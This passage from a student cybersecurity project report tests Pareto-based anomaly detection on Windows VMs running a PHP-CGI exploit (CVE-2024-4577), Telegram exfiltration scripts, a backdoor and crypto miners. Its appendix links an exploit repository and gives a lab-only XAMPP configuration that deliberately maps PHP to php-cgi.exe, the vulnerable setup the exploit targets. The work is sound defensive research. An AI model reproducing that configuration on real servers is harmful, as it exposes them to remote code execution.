5 mins IPv4	83.05	88.24	97.58	97.58	81.82	100.00
10 mins IPv4	83.73	87.86	87.14	81.46	80.93	86.25
15 mins IPv4	83.73	80.35	87.14	81.70	78.85	96.08

Figure: XAMPP (Just XAMPP hosting the dummy website and real database)

XAMPP (alone). CPU is mostly 80–87% across 5/10/15 min (with one 79.59% at 15 min). Memory is 80–82%. Disk is comparatively high and stable (85–90%, with several 90.5% at 5 min). IPv4 often reaches high concentrations in some runs (e.g., 97–100% for users/windows).

Xampp + exploit	User 1	User 2	User 3	User 4	User 5	User 6
5 mins CPU	81.25%	80.25%	80.00%	82.86%	82.02%	81.97%
5 mins Memory	81.33%	80.76%	80.10%	80.76%	80.31%	80.90%
Disk	80.73%	80.71%	80.70%	80.69%	80.69%	80.68%
10 mins CPU	82.05%	80.77%	81.97%	82.35%	81.43%	82.43%
10 mins Memory	80.69%	80.58%	80.86%	80.89%	80.03%	80.01%
Disk	80.67%	80.64%	80.64%	80.63%	80.62%	80.62%
15 mins CPU	84.62%	83.10%	80.00%	80.85%	82.05%	82.02%
15 mins Memory	80.50%	80.65%	80.00%	81.26%	80.28%	81.02%
Disk	80.60%	80.59%	80.59%	80.59%	80.57%	80.56%
5 mins IPv4	98.96	99.60	98.75	98.13	99.67	98.95
10 mins IPv4	99.16	99.00	98.80	98.08	99.70	99.00
15 mins IPv4	98.50	99.10	99.17	98.41	99.67	77.94

Figure: XAMPP + Exploit

XAMPP + exploit. CPU and memory sit in the 80–83% band, and Disk 80.6–80.7%. IPv4 becomes extremely concentrated: most users are 98–99% at 5, 10, and 15 minutes, with a single outlier at 77.94% (15 min, one user). This pattern strengthens further when a second workload is added.

Xampp + exploit + EasyMiner	User 1	User 2	User 3	User 4	User 5	User 6
5 mins CPU	92.75%	90.20%	91.63%	87.37%	85.64%	86.53%
5 mins Memory	81.20%	80.20%	80.45%	80.74%	80.16%	81.01%
Disk	81.90%	81.82%	81.75%	81.60%	81.58%	81.57%
10 mins CPU	88.95%	90.24%	89.50%	83.85%	84.51%	84.84%
10 mins Memory	80.63%	80.28%	81.24%	81.24%	81.02%	81.01%
Disk	81.91%	81.77%	81.72%	81.56%	81.56%	81.55%
15 mins CPU	86.94%	86.76%	88.66%	84.20%	84.42%	84.53%
15 mins Memory	80.28%	80.39%	80.52%	80.37%	80.39%	80.49%
Disk	81.87%	81.71%	81.60%	81.52%	81.52%	81.51%
5 mins IPv4	99.78	98.01				
10 mins IPv4	98.53	98.88				
15 mins IPv4	98.01	99.05				

Figure: XAMPP + exploit + EasyMiner

XAMPP + exploit + EasyMiner. CPU rises into the mid-80s to low-90s for all windows, while memory remains 80–81% and Disk 81.5–81.9%. IPv4 (where measured) is again 98–99% across Windows. As you can see from the figure above, network data wasn't collected until User 3 as my desktop couldn't handle EasyMiner application and crashed my CPU.

Xampp + exploit + telegram	User 1	User 2	User 3	User 4	User 5	User 6
5 mins CPU	80.00%	80.52%	80.49%	81.33%	80.52%	83.17%
5 mins Memory	80.89%	80.14%	80.92%	81.27%	80.32%	80.19%
Disk	81.25%	81.29%	81.36%	81.49%	81.48%	81.48%
10 mins CPU	83.67%	80.82%	83.54%	82.56%	80.46%	82.93%
10 mins Memory	80.89%	81.00%	81.06%	81.13%	80.85%	80.99%
Disk	81.29%	81.36%	81.35%	81.49%	81.47%	81.47%
15 mins CPU	85.14%	80.52%	80.00%	80.36%	80.00%	85.19%
15 mins Memory	81.11%	80.97%	80.67%	80.20%	81.02%	80.98%
Disk	81.28%	81.36%	81.35%	81.48%	81.46%	81.46%
5 mins IPv4	99.61	99.34	99.57	99.35	99.82	99.67
10 mins IPv4	99.58	99.60	99.33	99.49	97.46	99.70
15 mins IPv4	99.59	99.53	99.57	99.50	98.22	99.70

Figure: XAMPP + exploit + Telegram

XAMPP + exploit + Telegram. CPU remains 80–85% across Windows; memory 80–81% and Disk 81.3–81.5%. IPv4 is 99% for most users at 5/10/15 min (with occasional values around 97–98%).

4.3.5 System and Network Data Analysis (Windows 10 - Abdul Aziz, 21952506)

The quantitative analysis utilised Pareto's Law to the system process and network-traffic data acquired from six Windows 10 user sessions. SysGauge was used for measuring both processor and memory usage, whereas Wireshark for capturing network packet statistics in a fifteen-minutes observation interval per user. Each dataset was then examined to see if about twenty percent of the processes or network endpoints used eighty percent or more of resources. For Baseline Telegram:

Telegram	Snapshot	CPU Usage	Compliant	Memory Usage	Compliant
----------	----------	-----------	-----------	--------------	-----------

User 1		5 min	95%	Yes	79%	Yes
		10 min	93%	Yes	77%	No
		15 min	92%	Yes	76%	No
User 2		5 min	90%	Yes	82%	Yes
		10 min	90%	Yes	82%	Yes
		15 min	93%	Yes	82%	Yes
User 3		5 min	97%	Yes	81%	Yes
		10 min	97%	Yes	81%	Yes
		15 min	%		80%	Yes
User 4		5 min	98%	Yes	79%	Yes
		10 min	90%	Yes	80%	Yes
		15 min	95%	Yes	81%	Yes
User 5		5 min	71%	No	78%	Yes
		10 min	99%	Yes	79%	Yes
		15 min	94%	Yes	79%	Yes
User 6		5 min	98%	Yes	80%	Yes
		10 min	94%	Yes	82%	Yes
		15 min	93%	Yes	82%	Yes

Table: Pareto's Table for Base Telegram

		System DATA						Network Data	

Telegram with Exploit + Backdoor		Snapshot	CPU Usage (%)	Compliant	Memory Usage (%)	Compliant	Telegram with Exploit + Backdoor		Snapshot	Packet data	Compliant
User 1		5 min	91	Yes	72	No	User 1		5 min	85%	Yes
		10 min	93	Yes	80	Yes			10 min	76%	No
		15 min	88	Yes	79	Yes			15 min	86%	Yes
User 2		5 min	91	Yes	78	No	User 2		5 min	78%	No
		10 min	80	Yes	76	No			10 min	89%	Yes
		15 min	81	Yes	77	No			15 min	88%	Yes
User 3		5 min	92	Yes	87	Yes	User 3		5 min	91%	Yes
		10 min	95	Yes	83	Yes			10 min	93%	Yes
		15 min	91	Yes	78	No			15 min	94%	Yes
User 4		5 min	89	Yes	73	No	User 4		5 min	92%	Yes
		10 min	86	Yes	71	No			10 min	98%	Yes
		15 min	82	Yes	74	No			15 min	96%	Yes
User 5		5 min	90	Yes	72	No	User 5		5 min	91%	Yes
		10 min	94	Yes	80	Yes			10 min	82%	Yes
		15 min	87	Yes	80	Yes			15 min	80%	Yes
User 6		5 min	89	Yes	71	No	User 6		5 min	87%	Yes
		10 min	95	Yes	80	Yes			10 min	92%	Yes

		15 min	93	Yes	77	No			15 min	96%	Yes
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Table: Pareto's Table for Telegram with Exploit + backdoor for System and Network

(Crypto data analysis)				
Telegram with Exploit + Xmrigr Crypto Miner		Snapshot	Packet data	Compliant
User 1		5 min	99%	Yes
		10 min	99%	Yes
		15 min	99%	Yes
User 2		5 min	99%	Yes
		10 min	99%	Yes
		15 min	99%	Yes
User 3		5 min	99%	Yes
		10 min	99%	Yes
		15 min	99%	Yes
User 4		5 min	99%	Yes
		10 min	99%	Yes
		15 min	99%	Yes
User 5		5 min	99%	Yes
		10 min	99%	Yes
		15 min	99%	Yes
User 6		5 min	99%	Yes
		10 min	99%	Yes

		15 min	99%	Yes
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Table: Pareto's Table for Crypto Miner

For windows 10, CPU usage can be goes complaint in all scenarios almost. For baseline, Windows 10 with exploit, Windows 10 with Telegram + backdoor all almost it's complaint as Pareto's law. All over 80%.

The strong Pareto distribution was found when averaging all users and scenarios. For the baseline scenario of Telegram-only the top 20 % processes used on average 94 % of CPU and 78 % of memory. The proportion of CPU increased with the Telegram + Crypto-Miner workload, over 96 % on average, but that of memory went up above 80 %. On the network dimension—measured by overall packet volume—the 20 % most active endpoints produced between 81 %-86 % of all the traffic. 80/20 (Telegram + Backdoor) – Similar trend was observed, i.e., the 80/20 relationship held true in this case as well, but somewhat less memory skew pprox 75 % than that of Crawler was observed because process distribution became wider after injecting the malicious payload.

4.3.6 System Data Analysis (Windows10, 21897377)

At first, data for baseline with visual studio only was collected and later, with exploit database (PHP authentication bypass) - data was collected and observed differences between them.

Visual Studio Only									
CPU Usages					Memory Usages				
User	Time (Minutes)	Total Processes	20% of total processes	CPU usage (%)	Compliance	Total Processes2	20% of total processes2	Memory Usages (%)	Compliance
1	5	23	5	94.84	Yes	47	9	81.43	Yes
1	10	21	4	91.43	Yes	45	9	81.54	Yes
1	15	24	5	96.66	Yes	45	9	83.55	Yes
2	5	17	3	98.17	Yes	46	9	78.5	No
2	10	18	4	98.83	Yes	46	9	78.49	No
2	15	25	5	98.63	Yes	46	9	78.37	No
3	5	27	5	94.02	Yes	46	9	84.13	Yes
3	10	23	5	93.29	Yes	46	9	84.74	Yes
3	15	22	4	91.74	Yes	46	9	83.97	Yes
4	5	23	5	98.13	Yes	47	9	82.37	Yes
4	10	22	4	97.93	Yes	45	9	82.62	Yes
4	15	24	5	99.14	Yes	45	9	82.62	Yes
5	5	28	6	98.13	Yes	48	10	82.37	Yes
5	10	29	6	98.92	Yes	48	10	82.1	Yes
5	15	26	5	98.93	Yes	49	10	82.01	Yes
6	5	30	6	99.18	Yes	49	10	84.46	Yes
6	10	29	6	98.84	Yes	48	10	84.8	Yes
6	15	24	5	99.18	Yes	49	10	83.98	Yes

Figure: baseline with Visual studio only.

Visual Studio Plus Exploit Database.											
CPU Usages					Memory Usages						
Users	Time (Minutes)	Total Processes	20% of total processes	CPU Usage(%)	Compliance	Total Processes	20% of total processes	Memory Usage(%)	Compliance	Memory Difference	CPU Difference
1	5	24	5	78.1	No	49	10	78.62	No	2.81	16.76
1	10	27	5	80.9	Yes	50	10	77.08	No	4.46	10.53
1	15	22	4	80.87	Yes	51	10	78.02	No	5.53	15.79
2	5	35	7	81.23	Yes	62	12	75.22	No	3.28	16.94
2	10	28	6	83.3	Yes	57	11	73.44	No	5.05	15.53
2	15	32	6	79.81	Yes	59	12	75.34	No	3.01	18.8
3	5	30	6	88.41	Yes	55	11	77.07	No	7.06	5.61
3	10	35	7	91.51	Yes	61	12	76.87	No	7.87	1.7
3	15	34	7	89.22	Yes	60	12	77.47	No	0.9	2.49
4	5	28	6	95.17	Yes	50	10	76.3	No	6.07	2.96
4	10	26	5	86.5	Yes	50	10	75.77	No	6.85	11.43
4	15	24	5	86.01	Yes	49	10	76.13	No	7.84	13.13
5	5	37	7	84.44	Yes	55	11	71.79	No	10.58	13.69
5	10	36	7	84.93	Yes	53	11	74.81	No	7.29	13.99
5	15	26	5	84.25	Yes	51	10	72.33	No	9.68	14.68
6	5	36	7	86.01	Yes	53	11	76.95	No	8.41	13.17
6	10	32	6	84.3	Yes	52	10	73.33	No	11.47	14.54
6	15	36	7	88.09	Yes	52	10	73.33	No	10.65	11.09

Figure: Data with exploit.

From the above figures, we can see that in baseline, CPU usage is complaint in all cases, but memory usages failed in some cases, while data with exploit, it seems that memory usage is not complaint in all cases, and CPU usage is complaint in most cases, but faied in one case. Further, to observe that how it works with other exploit database. Therefore, i did collection of data with telegram and another database to make comparison between them.

Telegram and Exploit DataBase										
CPU Usages					Memory Usages					
Users	Time (Minutes)	Total Processes	20% of total processes	CPU usage (%)	Compliance	Total Processes	20% of total processes	Memory Usage (%)	Compliance2	CPU Difference
1	5	26	5	92.15	Yes	43	9	78.96	No	
1	10	29	6	87.42	Yes	44	9	74.41	No	
1	15	23	5	79.88	Yes	43	9	75.36	No	
2	5	32	6	83.46	Yes	50	10	74.19	No	
2	10	27	5	90.67	Yes	49	10	73.77	No	
2	15	22	4	68.34	No	48	10	76.18	No	
3	5	32	6	90.31	Yes	44	9	73.35	No	
3	10	20	4	68.13	No	43	9	75.77	No	
3	15	22	4	82.88	Yes	42	8	73.35	No	
4	5	29	6	87.08	Yes	42	8	73.91	No	
4	10	25	5	89.15	Yes	43	9	76.53	No	
4	15	28	6	88.11	Yes	44	9	72.88	No	
5	5	21	4	73.01	No	47	9	70	No	
5	10	25	5	72.72	No	47	9	67.81	No	
5	15	21	4	73.01	No	47	9	70	No	
6	5	24	5	70.15	No	45	9	70.59	No	
6	10	22	4	66.15	No	45	9	69.59	No	
6	15	20	4	68.97	No	47	9	68.8	No	

Figure: Telegram and exploit database.

However, i did analysis for telegram and exploit database, but there seems huge difference in result, which we can see in above figures or table.

4.4 Comparative Analysis

4.4.1 Network Analysis (Windows Server 2019, Anuj)

The comparison between the data after running the anomaly with baseline data was done and the results were also properly analysed and described below:

- Single user: Not much impact was seen even after running the exploit in all three-time intervals. The percentage of network packet data was the same as the baseline in all three time periods. This suggests that monitoring this indicator was unable to identify the abnormality in a low-traffic single user scenario.
- 2 Users: This scenario showed significant, delayed impact.
 - 5 Minutes: The data showed minor decrease of 4%
 - 10 minutes: The data percentage increased by 11%.
 - 15 minutes: The data percentage increased by 9%.
- 3 Users: This scenario showed strongest and most delayed impact.
 - 5 Minutes showed no impact and 10 minutes showed negligible decrease in 1%
 - 15 minutes scenario showed the spike by 14% which was the largest deviation recorded during the experiment.

4.4.2 System Process Analysis (Windows Server 2019, Anuj)

An analysis of the system resource statistics shows a noticeable and instantaneous effect from the attack particularly in 1 User scenario.

- CPU Usage:
 - The 1-User, 5-minute snapshot contains the most significant result from the entire test. After the exploit, CPU usage increased from a baseline of 77% to 97%, a 20-percentage point increase. This is an obvious and noticeable anomaly.
 - A mere 4 percent increase was seen in 10 minutes scenario for single user.
 - The CPU impact in the 2-User and 3-User situations was minimal with fluctuation ranging from -3 to +1 percentage respectively.
- Memory Usage:
 - Memory usage increased gradually increasing by 5 percent at the 5-minute and 4 percent at the 10-minute scenario in the 1-User scenario.
 - With four of the six scenarios displaying an increase of +2 percent or a drop of just -1 percent, this trend of a slight-to-moderate gain was also seen in the multi-user scenarios.

4.4.3 System Process and Network Analysis (Windows 11, Ming Yong Tan, 21920794)

By CPU concentration, EasyMiner is clearly dominant with every user at every window is $\geq 90\%$ (e.g., 5 min = 90.19-97.20%, 10 min = 91.50-96.90%, 15 min = 91.58-97.05%). Adding EasyMiner to the XAMPP + exploit scenario sustains high CPU concentration. In contrast, the single app workloads (Visual Studio, Brave, Telegram) are generally compliant but show isolated dips (e.g., Brave 10 min at 79.38%, Visual Studio 5 min with one user at 79.55%).

Memory shows little separation across scenarios with values cluster around 80-82% for all apps and windows, so memory concentration is broadly similar regardless of workload. Hence, memory is Pareto compliant in essentially all cases.

For Disk, workloads diverge: XAMPP is higher at 5 min (90% for several users), most others sit in the low mid-80s, and Visual Studio is weakest with repeated near-threshold cases (e.g., 78.99–79.23% at 15 min for some users).

IPv4 concentration depends most on the scenario. Combined conditions (XAMPP + exploit, with or without a second workload) are typically 98–100% across users and windows, with one isolated 15-minute dip at 77.94%. Single-app runs (Brave, Telegram) generally exceed 80% but include occasional user-specific dips (e.g., Telegram 15 min 78.24%; Brave 15 min 79.47%). Overall, introducing the exploit markedly increases IPv4 concentration compared with XAMPP alone, and adding EasyMiner on top of XAMPP + exploit raises CPU concentration further, while memory remains tightly grouped around 80–82%.

4.4.3 System Process and Network Analysis (Windows 11, Abdul Aziz, 219252506)

We observed numerically that the Pareto Law was valid universally (overall system snapshots) as to power-law forms of both system dynamics and network behaviour. The local system resource utilization for all the three configurations: Telegram, Telegram with Exploit (Crypto Miner) and with added backdoor in addition of exploit is respectively more than 80% by top 20% processes of system which conform to the validity of Pareto principle even in modern-day Windows-10.

In regular operation of the Telegram, all six users had high CPU usage from 90% to 98% and consistent memory consumption of ca. 76–82%. These results suggest that system performance is balanced and driven by a small set of key processes like msedge, svchost, and explorer.exe that was consuming most CPU cycles and memory. The network data for this phase also showed adherence, with a packet transmission pattern below expected Pareto thresholds (80–99%). This provided a consistent base point to compare the conditions under room exploit.

For under Telegram with Exploit (Crypto Miner) conditions the CPU consumption increased drastically (on average between 81–96%) and for memory utilization was below compliance requirements (72–77%). This change indicates that the mineralization in the past was mainly concentrated on system processors and made the distribution of resources more heavy-tailed. Memory usage despite almost constant CPU compliance was not at Pareto expectation, as compromised to background exploitation tasks issues causing resource strife once and again. Additional network data supported this, with heavy traffic volume growth while few key IP endpoints remained Pareto dominant. Such results confirm that mining-based attacks do exacerbate Pareto imbalance in the time dimensions both at packet level and process level.

Finally, Telegram with Exploit + Backdoor: As mentioned earlier, this last phase had the most significant disparities in resource balance. While CPU used reported above 85% among all users, and the system was responsive; memory compliance amount dropped significantly suggesting resource drain still being generated by unexposed backdoor activities. Network traffic analysis showed packet concentration towards a small number of external addresses, thus confirming the Pareto based concentration of outgoing traffic. When summing over all 6 users, top 20% of the network flows contributed more than 90% of the total traffic, demonstrating an obvious Pareto-conforming heavy-tail distribution.

4.5 Results Validation_MingYongTan21920794

Cross-tool checks support the validity of the measurements. Processes dominating CPU/Memory in SysGauge correspond to the same image names and paths in Process Explorer, and windows with high IPv4 concentration in Wireshark coincide with workloads expected to funnel traffic through a small set of endpoints (e.g., XAMPP with exploit). The across-user consistency, the agreement between tools, and the bounded nature of the few non-compliant outliers confirm that the distributions are highly concentrated and frequently Pareto-compliant under the conditions test.

5. PROJECT MANAGEMENT

5.1 Project Management

5.1.1 Project Management Planning

Our project used a flexible and adaptable plan which is inspired by agile method. Instead of doing everything at once the work has been divided into small. We are doing the test in three steps, first collecting normal data and create a baseline. Second, running cyber attacks and third analyze how monitoring tools detected the attack. This cycle was very much useful. For any instance, when the team had to switch between different windows systems or adjust tools like sysGauge and Wireshark they could easily adapt their approach based on what they learned in the previous cycle making the whole process efficient and responsive to challenges.

5.1.2 Timeline and Milestones

To ensure project stay on track, a clear timeline with specific milestones was created. The first two weeks were to setup the virtual lab environment and installing all necessary monitoring tools. Once the lab setup is completed on week three, four and five we will be collecting baseline data which involved recording normal levels of CPU, Memory and network activity. In week six, seven and eight we will be running baseline data with exploit database for collecting data after the vulnerable app is injected. In next phase for week nine and ten we will be analyzing the collected data and check whether it is Pareto's compliance or not. In week eleven and twelve we will be compiling all the findings, conclusion and lessons learned into the final report.

5.1.3 Gantt Chart




Figure: Gantt chart

5.1.4 Performance metrics and monitoring

To ensure the project was successful, project was measured using several key performance metrics. The most common is setting up the lab and running the attacks was completed on time according to the time. Not only about time the accuracy of data is also important which means tools like wireshark capture all network data without loss and SysGauge produced consistent logs. The core research was also measured by evaluating how pareto analysis method worked

in clearly normal system behaviour from abnormal pattern cause by attack. Finally the quality of the final documentation include clear screenshots, informative graphs, and well organized analysis tables were the key metrics.

5.2 Quality Assurance

The QA process was implemented and very much useful for each and every project. This involved repeating the experiments multiple times under identical condition to ensure the results were consistent and not just a onetime occurrence. The data was cross checked comparing the output from two different tools Wireshark and SysGauge. Furthermore 80/20 rule was tested against several different datasets to confirm it was a robust technique to find anomalies. Finally each and every data from different operating system were tested by each group member and make the data error free to validate the overall reliability of work.

5.3 Risk Management

Throughout the project several potential risks were identified and addressed to ensure smooth progress. To prevent a system crash during the testing of exploits from causing major disruption all the testing and data collection were done on isolated virtual box. The risk of valuable data loss was minimized by setting up scheduled, automatic exports of logs and regular backups. To guard against inaccurate results and making human error free automate scripts were used to collect data so that the process was consistent every time. The data from SysGauge was regularly validated against outputs from build in task manager, resource monitor to counter any potential limitation from a single monitoring tool.

5.4 Handover

Finally, after the completion of project handover package was prepared. It includes all key deliverables which includes raw data files I.e. original data collected from SysGauge and Wireshark. We also need to include the exploit python-based command which was executed with baseline data for vulnerable activity. The completed documentation needs to be done with final report, charts and screenshots. By compiling into one package the project ensures that the result is reusable i.e. another SOC analyst can understand easily, verify them and build upon the findings in future.

5 CONCLUSION

5.1 Summary of Findings

The purpose of this project was to determine whether Pareto's Law, also known as the 80/20 principle, can be useful to find any abnormal behaviour or activities in network environment and systems. With tools such as Wireshark for network traffic and SysGuage for system resources monitoring, baseline, and compromised phase data were collected through out virtualised Windows 10, Windows11, and Window Server, inside the Virtual Environment. About 20% of active processes used about 80% of system resources (CPU, and Memory), according to the baseline phase, which showed a very consistent Pareto distribution. The same pattern was observed in network traffic: the majority of throughput was accounted by a small subset, while remaining was insignificant.

But the expected distribution was altered when Telegram exfiltration scripts were combined with the PHP CGI Remote Code Execution Vulnerability (CVE-2024-4577), which was not we expected. A few unidentified processes experienced a spike in CPU utilisation, and memory consumption departed from the established 80/20 threshold. While these changes were seen immediately when the cumulative value or percentage of every process or packet was calculated and compared to the baseline data. The deviation acted as a measurable anomaly indicator, showing that notable deviations from the typical Pareto curve are highly associated with misuse or compromise

Therefore, this project confirmed that abnormal or any unusual activity can be identified using Pareto-based cumulative analysis without the need for complicated statistical learning or previous training data. Further, this method was transparent, and reproducible across operating system and time windows (5,10, and 15 minutes). These ensure that Pareto's Law offers a straightforward, and suitable foundation for classifying between typical and abnormal system states.

5.2 Contributions to the Field

This project advances the cybersecurity field, by converting a traditional economic principle into useful unusual activity-detection system. Further, it shows how network and system resource consumption follow Pareto distribution, which can be a feature that can be rarely used for threat detection. Early-warning frameworks in Security Operations Centres (SOCs) can be enhanced or even made simpler by this new analytical dimension. This method can provide huge support in:

Methodology Contribution: developing a scalable pipeline including data collection, Pareto ranking, cumulative distribution, and threshold comparison, provides an ability to detect any suspicious activity in the system and network traffic. This pipeline can be automated with python or SIEM tools, to identify deviations from the baseline distributions.

Operational Contribution: this technique provides a low-overhead detection that uses very little computing power rather than machine learning models. Thus, this works well in environments that are resource-constrained, like IOT devices, small business networks, and industrial control systems.

Theoretical Contribution: This project contributes to the theoretical understanding of digital ecosystems as self-organizing systems managed by demonstrating socio-economic scaling laws to cyber-behavior. This could motivate us to do more research in information security, physics, and economics.

Collectively, these contributions demonstrate a useful, comprehensible, and mathematically supported substitute for AI models.

5.3 Limitations

This study has a number of shortcomings in spite of its achievements. First of all, the experiments were carried out in a controlled virtual environment, which may not accurately represent the complexity of networks in the real world. Second, the method might miss low-footprint or covert attacks that function within typical Pareto bounds because it mainly concentrates on quantitative deviations (traffic volume and resource usage). Furthermore, the accuracy of the method depends on regular sampling intervals and system stability during data collection because it uses tools for system and network monitoring like SysGauge and Wireshark. Although this project make contribution in cyber security, but it has also several limitations which are described below:

Controlled Environment Bias: the tests were conducted in separate VirtualBox instances, and while setting instances, they do not have the background traffic that production networks do. That means it still needs to verify the model's accuracy in real world scenarios.

Simulation of the scope of attack (CVE-20240-4577): CVE-2024-4577 was the only exploit type which was used. Different exploits may produce different resources patterns and fail to produce comparable Pareto deviations or distribution.

Metric Dependency: while CPU and memory usage, and packet volume are the main factors for the detection, which limits activities like staying within typical thresholds. As of right now, this technique does not take user intent or process legitimacy into account.

Temporal Sensitivity: information was recorded at specific time intervals like 5, 10, and 15 minutes. If continuous monitoring is not put in place, serious problems might appear and go undetected.

Tool Dependency: correct setup and timestamp synchronization are essential for the reliability of SysGuage and Wireshark data. If not, then there would be a distraction in Pareto's comparison.

5.4 Implications

This project demonstrates the ability to capture and analyze system and network data to find out any unusual activity in the system and network in an easy way, without any machine learning models. It also shows how cybersecurity can be made simpler and more efficient by applying Pareto's Law. However, it provides a lot of impacts like:

- It is possible to rapidly identify the few network operations or processes that can lead to the majority of issues in a Soc (Security Operations Centre), allowing them to concentrate on what truly matters.
- Provides an easy to identify any suspicious processes or IP addresses that consume unusually high resources volume.
- Helpful for quick decision making and policy writing as it uses straightforward percentages rather than complex algorithms.

5.5 Future Work

In future, this project can be improved by testing the method in real world networks instead of just running on controlled virtual environment. More types of attacks, such as ransomware or any threats should be tried to see if they also change the pareto distribution. Disk usage and process behaviour should be included to make detection more accurate. We should keep continuous monitoring of attacks instead of certain intervals which helps to get data that might have missed. The whole approach can be automated using python scripts, so security team might get real time alerts when unusual activity is detected.

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7 APPENDICES

PHP CGI MODULE 8.3.4 - REMOTE CODE EXECUTION (RCE) MING YONG TAN_21920794

<https://github.com/Chocapikk/CVE-2024-4577>

<https://devco.re/blog/2024/06/06/security-alert-cve-2024-4577-php-cgi-argument-injection-vulnerability-en/>

<https://www.redsentry.com/blog/rce-unleashed-cve-2024-4577-in-xampps-php-cgi>

<https://www.kaggle.com/datasets/dnkumars/cybersecurity-intrusion-detection-dataset>

<https://stackoverflow.com/questions/609044/how-to-know-for-sure-if-fastcgi-is-being-used-to-run-php-scripts>

<https://www.pair.com/support/kb/php-as-cgi/>


Video Link: <https://echo360.net.au/media/a7ca9c46-3f6b-494f-833b-22dada7dda17/public>

Firstly, install and start XAMPP (Windows)

In this environment, the XAMPP version will be 8.2.12.

Name	Date modified	Type	Size
▼ Today (1)			
 xampp-windows-x64-8.2.12-0-VS16-inst...	9/28/2025 9:41 PM	Application	153,891 KB

Get a dataset from Kaggle to ensure that the data is relevant to the experiment.



The screenshot shows the Kaggle dataset page for 'Cybersecurity Intrusion Detection Dataset'. The page has a navigation bar with 'Search', 'Sign In', and 'Register' buttons. Below the dataset title, there are tabs for 'Data Card', 'Code (27)', 'Discussion (1)', and 'Suggestions (0)'. The 'Data Card' tab is active, displaying 'Similar Datasets' and a 'Download via cURL' section. The 'Download via cURL' section includes a terminal snippet for downloading the dataset using cURL.

```
#!/bin/bash
curl -L -o ~/Downloads/cybersecurity-intrusion-detection-dataset.zip \
https://www.kaggle.com/api/v1/datasets/download/dnkumars/cybersecurity-intrusion-detection-dataset
```

Download the dataset from Kaggle and import it into database

Disable mod_php (Apache 2.0 Handler)
Enable CGI execution (mod_cgi)
Enable Server Side Includes (SSI)
Map .php files to run through php-cgi.exe
Keep /cgi-bin/ working for .cgi, .pl, .py

1. Go to:
C:\xampp\apache\conf\extra\httpd-xampp.conf
2. **Backup first** (you already did but do again just in case):

```
Copy-Item 'C:\xampp\apache\conf\extra\httpd-xampp.conf'  
'C:\xampp\apache\conf\extra\httpd-xampp.conf.bak' -Force
```

3. Replace its contents with the following:

```
#  
=====
```

```
# XAMPP Custom CGI + SSI config (lab only)  
#  
=====
```

```
# --- Disable PHP as Apache module ---  
# Comment out the mod_php loader if present  
# (handled in httpd.conf or here)  
#LoadModule php_module "C:/xampp/php/php8apache2_4.dll"  
  
# --- Load required modules ---  
LoadModule actions_module modules/mod_actions.so  
LoadModule cgi_module modules/mod_cgi.so  
LoadModule include_module modules/mod_include.so  
  
# --- ScriptAlias for CGI ---  
ScriptAlias /cgi-bin/ "C:/xampp/cgi-bin/"  
  
<Directory "C:/xampp/cgi-bin">  
    AllowOverride None  
    Options +ExecCGI +Includes  
    Require all granted  
    AddHandler cgi-script .cgi .pl .py  
</Directory>  
  
# --- Map PHP files to php-cgi.exe (CGI mode) ---  
Action application/x-httpd-php "/cgi-bin/php-cgi.exe"  
AddHandler application/x-httpd-php .php  
  
